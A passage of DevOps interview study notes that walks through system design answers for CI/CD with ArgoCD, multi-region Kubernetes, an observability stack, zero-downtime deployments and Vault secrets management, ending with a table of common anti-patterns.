3	Monitoring + SRE + Security	Incident simulation exercise
4	Behavioral + full mocks	3 full end-to-end mock interviews

Daily habits: - 30 min: Read one topic from notes (rotate domains) - 15 min: Practice one PromQL query / kubectl command set - 15 min: One behavioral question, answered out loud

---

System Design for DevOps/Infrastructure Interviews

How to Approach Any System Design Question

The 4-Phase Framework

```
Phase 1 - Clarify (5 min)
  Ask scope questions before drawing anything:
  - Scale: How many users? RPS? Data size? Regions?
  - Availability: SLO target? 99.9% or 99.99%?
  - Team: How big? Skill set? On-call model?
  - Constraints: Budget? Existing stack? Migration vs greenfield?

Phase 2 - High-Level Design (10 min)
  Whiteboard top-down architecture:
  DNS → CDN → Load Balancer → Services → Data → Monitoring

Phase 3 - Deep Dive (20 min)
  Interviewer will focus on 1-2 areas - go deep there
  Show tradeoffs: why X over Y?
```

```
Phase 4 - Evolution (5 min)
  What would you change at 10x, 100x scale?
  Where would you invest first?
```

Design 1: Production CI/CD Platform for 200 Engineers

Clarify

- Team size: 200 engineers, 50+ microservices
- Deployment frequency target: 50+ deploys/day
- Current state: manual, Jenkins on-prem
- Requirements: self-service, secure, fast feedback

High-Level Architecture

```
Developer pushes to Git
        ↓
GitHub / GitLab (source control)
        ↓
CI Platform (GitHub Actions or GitLab CI)
     Lint + Test (parallel, per-service)
     Security scanning (SAST, SCA, container scan)
     Build + Push to registry
     Trigger CD
        ↓
ArgoCD (GitOps CD layer)
     Staging sync (automatic, on merge to develop)
     Production sync (manual approval or scheduled)
     Drift detection + auto-remediation
        ↓
Kubernetes clusters (staging + production, multi-AZ)
        ↓
Monitoring + Alerting → Slack + PagerDuty
```

Key Design Decisions

Why ArgoCD over push-based CD? - Pull model: cluster pulls from Git, no need to grant CI outbound access to K8s - Git is the single source of truth — every cluster state is auditable - Drift detection: if someone `kubectl apply` directly, ArgoCD detects and corrects - Multi-cluster support: one ArgoCD instance managing many clusters

Scaling CI runners - GitHub Actions self-hosted runners on K8s (ARC — Actions Runner Controller) - Runners auto-scale based on queue depth - Spot instances for cost (stateless, OK to be interrupted) - Caching strategy: Docker layer cache in ECR, pip/npm cache in S3

Deployment strategies per risk level - Internal tools: Direct rolling update - Customer-facing: Canary → 5% → 25% → 100% with automated rollback on error rate - DB migrations: Feature flags + backwards-compatible migrations first, code second

Security gates - Every build: SAST, SCA, container scan — fail on CRITICAL - Image signing: Cosign with OIDC, Kyverno enforces at admission - Secrets: Never in CI env vars — pull from Vault/Secrets Manager

---

Design 2: Multi-Region Kubernetes Platform

Clarify

- Active-active or active-passive across regions?
- RTO/RPO requirements?
- Stateful workloads?
- Data residency requirements (GDPR)?

Architecture

```
                Route53 (Latency-based routing)
                    /              \
          us-east-1                 eu-west-1
        EKS Cluster               EKS Cluster
       (primary region)        (secondary region)

      RDS Aurora               RDS Aurora
      (write endpoint)   ←   (read replica, promoted if needed)

        Global shared:
          S3 + CRR (cross-region replication)
          ECR (replicated)
          Route53 health checks
```

Single-Region vs Multi-Region Decision Tree

```
Traffic regional distribution matters?  → Multi-region latency-routing
Compliance (GDPR, data sovereignty)?    → Multi-region required
99.99%+ SLO required?                   → Multi-region or multi-AZ + fast failover
Team < 20 engineers?                    → Multi-AZ is enough, multi-region is operationally complex
Cost budget limited?                    → Multi-AZ with DR plan
```

Key Tradeoffs

- **Active-Active**: Higher complexity, data consistency challenges (distributed writes), higher cost, true zero-downtime failover
- **Active-Passive (warm standby)**: Simpler, some downtime during failover (minutes), RDS Aurora failover < 30s

---

Design 3: Observability Platform for 100+ Services

Scale Requirements

- 100 services, each emitting metrics, logs, traces
- ~50,000 metrics/min ingestion rate
- Log volume: 50GB/day
- Trace sampling: 1% of requests with 100% of errors

Architecture

```
Applications (OTel SDK)
        ↓
OTel Collector (DaemonSet) - receives, filters, batches
       Metrics → Prometheus → Thanos (long-term, S3-backed)
       Logs → Fluent Bit → Loki (index-free, S3-backed)
       Traces → Tempo (S3-backed)
        ↓
Grafana (single pane of glass)
  - Unified dashboards
  - Log  Trace  Metric correlation
  - SLO dashboards with burn rate

Alerting:
Prometheus rules → Alertmanager → PagerDuty + Slack
Grafana alerts for business metrics
```

Key Decisions

Why Thanos over just Prometheus? - Prometheus stores data locally — limited retention, no HA - Thanos: S3 object storage → unlimited retention at low cost - Query federation across multiple Prometheus instances - Global view across

clusters from single query endpoint

Why Loki over Elasticsearch? - Loki indexes only labels, not full text → 10-30x cheaper storage - At 50GB/day: Elasticsearch ~$500/mo vs Loki ~$50/mo - Tradeoff: Full-text regex search slower vs indexed Elasticsearch - Acceptable when logs are well-structured JSON with good labels

Cardinality control - High-cardinality labels (user_id, request_id) belong in traces/logs, NOT metrics - Recording rules for frequently-queried heavy expressions - Drop irrelevant metrics at collector level (reduce by 40-60%)

Design 4: Zero-Downtime Deployment Strategy

Question

"How would you design deployment pipelines for an e-commerce site that cannot tolerate downtime?"

Strategy Matrix

```
Risk Level | Strategy           | Rollback Time | Notes

Low risk   | Rolling Update     | 5-10 min      | maxUnavailable: 0
Medium     | Blue-Green         | < 1 min       | Switch LB target group
High       | Canary             | < 1 min       | Automated on error rate spike
DB changes | Expand-Contract    | N/A           | Multi-step: add → migrate → remove
Hotfix     | Feature Flag off   | Seconds       | Kill switch without deploy
```

Canary Deployment Flow

```
v1 (100%) running in production
      ↓ Deploy v2 to canary (5% traffic via weighted routing)
      ↓ Monitor for 10 minutes:
        - Error rate < baseline + 0.5%
        - P99 latency < baseline + 50ms
      ↓ Pass → promote to 25% → 50% → 100%
      ↓ Fail → automatic rollback to 100% v1 (< 60 seconds)
```

Database Migration Pattern (Expand-Contract)

```
Problem: ALTER TABLE on 100M row table = 30min lock = unacceptable downtime

Solution - 3 phases:
  Phase 1 (Expand):
    - Add new column (nullable, no constraint)
    - Deploy code that writes to BOTH old and new column
    - Backfill old rows in batches (pt-online-schema-change or gh-ost)

  Phase 2 (Migrate):
    - Deploy code that reads from new column, writes to both
    - Add NOT NULL constraint after backfill complete

  Phase 3 (Contract):
    - Deploy code that only uses new column
    - Drop old column

Each phase: separate deployment, verified working before next
```

Design 5: Secrets Management at Scale

Question

"Design a secrets management system for 50 services across 3 environments."

Architecture

```
HashiCorp Vault (HA - 3 nodes + Raft storage)

       Auth: Kubernetes OIDC per cluster
       Auth: AWS IAM for EC2/Lambda
       Auth: AppRole for CI systems

       KV v2: Static secrets (API keys, certs)
       Database: Dynamic credentials for each service
              Postgres short-lived creds (TTL: 1hr)
       PKI: Internal TLS certificates

Access pattern (K8s):
  ServiceAccount → OIDC token → Vault token → read secret
  Vault Agent sidecar → file injection into pod
  OR: External Secrets Operator → K8s Secret (encrypted etcd)

Access pattern (CI/CD):
  GitHub Actions → OIDC → Vault AppRole → secret at runtime
  Never stored in GitHub env vars
```

Key Principles

1. **Never store secrets in Git, CI config, or container images**
2. **Use dynamic secrets over static** — auto-expiring DB creds eliminate revocation problem
3. **Least privilege per service** — each service gets its own Vault policy
4. **Audit everything** — every secret read logged with service identity
5. **Auto-rotation** — static secrets rotate automatically via Vault leases
6. **Break-glass** — emergency access procedure: logged, time-limited, requires two approvals

---

Common Design Anti-Patterns to Avoid

Anti-Pattern	Why it's Bad	Better Approach
Single region, single AZ	SPOF	Multi-AZ minimum
Static long-lived credentials	Can't be rotated if leaked	Dynamic secrets / IRSA
All-in-one monolith CI/CD	Blast radius too large	Per-team or per-service pipelines
No deployment strategy	Downtime on every deploy	Rolling/Canary/Blue-Green
Manual on-call, no runbooks	Slow MTTR, burnout	Automated + runbooks for every alert
Monitoring as afterthought	Flying blind	Instrument before ship
Push-only deployments to K8s	No drift detection	GitOps with ArgoCD/Flux